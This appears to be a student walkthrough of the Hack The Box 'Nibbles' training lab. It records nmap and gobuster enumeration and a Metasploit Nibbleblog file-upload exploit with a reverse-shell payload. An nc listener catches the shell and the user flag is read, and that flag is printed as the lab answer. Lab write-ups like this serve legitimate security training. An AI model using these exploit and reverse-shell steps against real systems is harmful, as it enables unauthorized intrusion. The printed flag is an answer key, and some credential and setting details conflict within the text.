0, TR: 1, CN: 0]
Initiating Connect Scan at 10:48
```

```

| ssh-rsa 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDArTOHWzqhwcYAZWc2CmxfLmVVTwfLZf0zhCBRE
GCPs2WC3NhAKQ2zefCHCU8XTC8hY9ta5ocU+p7S520GHLag7HuA5Xlnihl1INNsMX7gpNcfQEYnyby+h
jHWPLo4++fAyO/lB8NammyA13MzvJy8pxvB9gmCjHVPaFzG5yX6Ly80IsVdK+qVa5eLCIua1E7WGACU
lmkEGLjDvz0aBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjztKTQqqj4wD5atU8dqV/iwmTyLpE7w
dHZ+38ckuYL9dmUPLh4Li2ZgdY6XniVOBGthY5a2uJ20Fp2xe1WS9KvbYjJ/tH
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd
2F35NPKIQxKMHRgPzVzoNH0JtTtM+zlwVfxzvcXPFFuQrOL7X6Mi9YQF9QRVJpwtmV9KAtWltmk3qm4o
C=
| 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPLCgFQLx+g0XhC6W3A3raTzjLXQMT8M
sk
80/tcp open  http      syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-methods:
|_Supported Methods: OPTIONS GET HEAD POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:48
Completed NSE at 10:48, 0.00s elapsed

```

Ran a Nmap script scan. The Apache version running on the server is 2.4.18

Getting Started: Nibbles- Web Footprinting

1. Spawn the target VM and type "DONE" in the answer field to continue enumeration.

```


[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-gxy7rm69v0]-[~]
[*]$ nmap -sC -sV -oA nmap/initial -vvv 10.129.19.118
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 10:57 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
Initiating Ping Scan at 10:57
Scanning 10.129.19.118 [2 ports]
Completed Ping Scan at 10:57, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:57
Completed Parallel DNS resolution of 1 host. at 10:57, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 10:57
Scanning 10.129.19.118 [1000 ports]
Discovered open port 80/tcp on 10.129.19.118
Discovered open port 22/tcp on 10.129.19.118
Completed Connect Scan at 10:57, 0.11s elapsed (1000 total ports)
Initiating Service scan at 10:57
Scanning 2 services on 10.129.19.118
Completed Service scan at 10:57, 6.04s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.19.118.
NSE: Starting runlevel 1 (of 3) scan.

```


Conduct a Nmap scan.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-gxy7rm69v0]-[~]  
[*]$ whatweb 10.129.19.118  
http://10.129.19.118 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.19.118]
```

Run whatweb to identify the web application in use.



Browse to the target in firefox.




View page source.




Check with cURL. The HTML comment mentions a directory named nibbleblog.



Check nibbleblog directory with whatweb.



Navigate to <http://10.129.19.118/nibbleblog/> in firefox.



```
25 <a href="/nibbleblog/">
26 <span class="blog-name">Nibbles</span>
27 <span class="blog-slogan">Yum yum</span>
28 </a>
29 </header>
30
31 <!-- MAIN -->
32 <section id="main">
33
34 <!-- PLUGINS -->
35 <section id="sidebar"><div class="plugin-box plugin_categories"><h3 class="plugin-title">Categories</h3><ul><li class="category"><a href="/nibbleblog/index.php?controller=blog&page.action=view6
36 <!-- VIEW -->
37 <section id="left">
38 <p>There are no posts</p><section id="pager">
39
40 <a class="home-page" href="/nibbleblog/">Home</a>
41 </section>
42
43 </section>
44
45 <!-- FOOTER -->
46 <footer id="blog-foot">
47 <span class="blog-atom"><a href="/nibbleblog/feed.php">Atom</a></span>
48 <span class="blog-footer"> <a class="top" href="#>Top</a></span>
49 <span class="blog-footer"> . Powered by Nibbleblog</span>
50 <script>
51 $(".top").click(function(){
52   $("html, body").animate({ scrollTop: 0 }, 600);
53   return false;
54 });
55 </script>
56 </footer>
57
58 </div>
59
60 </body>
61 </html>
```

View source code.

```
[us-dedicated-128-dhcp]--[10.10.14.224]--[kaytee06@htb-gxy7rm69v0]--[~]
[*]$ gobuster dir -u http://10.129.19.118/nibbleblog/ -w wordlist /usr/share/seclists/Discovery/Web-Content/common.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.19.118/nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 303]
/.htaccess (Status: 403) [Size: 308]
/.htpasswd (Status: 403) [Size: 308]
/README (Status: 200) [Size: 4628]
/admin (Status: 301) [Size: 325] [--> http://10.129.19.118/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
/content (Status: 301) [Size: 327] [--> http://10.129.19.118/nibbleblog/content/]
/index.php (Status: 200) [Size: 2987]
/languages (Status: 301) [Size: 329] [--> http://10.129.19.118/nibbleblog/languages/]
/plugins (Status: 301) [Size: 327] [--> http://10.129.19.118/nibbleblog/plugins/]
/themes (Status: 301) [Size: 326] [--> http://10.129.19.118/nibbleblog/themes/]
Progress: 4750 / 4750 (100.00%)
=====
Finished
=====
[us-dedicated-128-dhcp]--[10.10.14.224]--[kaytee06@htb-gxy7rm69v0]--[~]
[*]$
```

In the terminal, use Gobuster to check for any other accessible pages/directories.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-gxy7rm69v0]-[~]
[*]$ curl http://10.129.19.118/nibbleblog/README
===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog



===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory "content" writable by Apache/PHP

Optionals requirements
* PHP module - Mcrypt

===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
4- With your browser, go to the URL of your web. Example: www.domain-name.com
5- Complete the form
6- Done! you have installed Nibbleblog
```

Check the readme page for version and other information.

Validate v4.0.3 is in use. Go to the Site (<http://www.nibbleblog.com>) .



Do a quick search for nibbleblog exploit.

Go to admin portal login page. (<http://10.129.19.118/nibbleblog/admin/>)

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-gxy7rm69v0]-[~]
└─[*]$ msfconsole

Metasploit tip: To save all commands executed since start up to a file, use the makerc command


/ it looks like you're trying to run a \
\ module                               /
-----
\\

 \\
    \\
      \\
        @   @
          | |
          |||
          \|_/\
            \\

= [ metasploit v6.4.111-dev ]
+ -- ==[ 2,607 exploits - 1,323 auxiliary - 1,707 payloads ]
+ -- ==[ 429 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[msf](Jobs:0 Agents:0) >>
```

Open msfconsole.

```
[msf](Jobs:0 Agents:0) >> search nibbleblog

Matching Modules
=====

  #  Name                                     Disclosure Date  Rank      Check  Description
  --  ---                                     -
  0  exploit/multi/http/nibblelog_file_upload  2015-09-01      excellent Yes     Nibblelog File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibblelog_file_upload

[msf](Jobs:0 Agents:0) >> 
```

Search for the exploit.

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Configure msfconsole.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set RHOSTS 10.129.19.118
RHOSTS => 10.129.19.118
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set LHOSTS 10.10.14.224
LHOSTS => 10.10.14.224
```

Set RHOSTS as the target ip and LHOSTS as the vm ip.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set USERNAME admin
USERNAME => admin
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set PASSWORD nibbles
PASSWORD => nibbles
```

Set admin username and password.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set TARGETURI /nibbleblog/
TARGETURI => /nibbleblog/
```

Set the targetURI to the nibbleblog.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >>
```

Set the payload.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> show options

Module options (exploit/multi/http/nibbleblog_file_upload):
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD   nibbles          yes       The password to authenticate with
  Proxies    none             no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
  RHOSTS     10.129.19.118    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /nibbleblog/     yes       The base path to the web application
  USERNAME   admin            yes       The username to authenticate with
  VHOST      none             no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     85.9.194.86      yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Nibbleblog 4.0.3

View the full module info with the info, or info -d command.
```

Verify the configuration details are correct.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> exploit
[*] Started reverse TCP handler on 85.9.194.86:4444
[!] This exploit may require manual cleanup of 'image.php' on the target
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> █
```

Launch the exploit.

Getting Started: Nibbles- Initial Foothold

Gain a foothold on the target and submit the user.txt flag

```
└─ [★]$ curl http://10.129.119.147/nibbleblog/content/private/plugins/my_image
/image.php
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```


Login to admin portal. Check to see if command executed with plugin.

```
└─ [★]$ nc -lvnp 9441
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9441
Ncat: Listening on 0.0.0.0:9441
Ncat: Connection from 10.129.119.147.
Ncat: Connection from 10.129.119.147:47590.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd /home/nibbler
<ml/nibbleblog/content/private/plugins/my_image$ cd /home/nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$ █
```

Use Bash reverse shell one-liner and add it to PHP script. Add tun0 VPN IP address in the (ATTACKING IP) placeholder and a port (LISTENING PORT) to catch the reverse shell on netcat listener.

Answer: *79c03865431abf47b90ef24b9695e148*

Getting Started: Nibbles- Privilege Escalation



Search the ip in firefox.

```
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-ximsbucu08]-[~]
[*]$ sudo nmap -p- --min-rate=10000 10.129.20.38
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 22:53 EDT
Nmap scan report for 10.129.20.38
Host is up (0.0081s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-ximsbucu08]-[~]
[*]$ sudo nmap -p 22,80 -sC -sV -oN tmp.nmap 10.129.20.38
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 22:53 EDT
Nmap scan report for 10.129.20.38
Host is up (0.0075s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|_  256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-title: Site doesn't have a title (text/html).
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds
```

Run nmap scan and then run more detailed nmap scan now that you know the vulnerable ports. Guessed username was admin and password was admin.

```

[us-dedicated-128-dhcp]-[10.10.14.224]-[kaytee06@htb-ximsbucu08]-[~]
[*]$ gobuster dir -u 10.129.20.38 -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.20.38
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
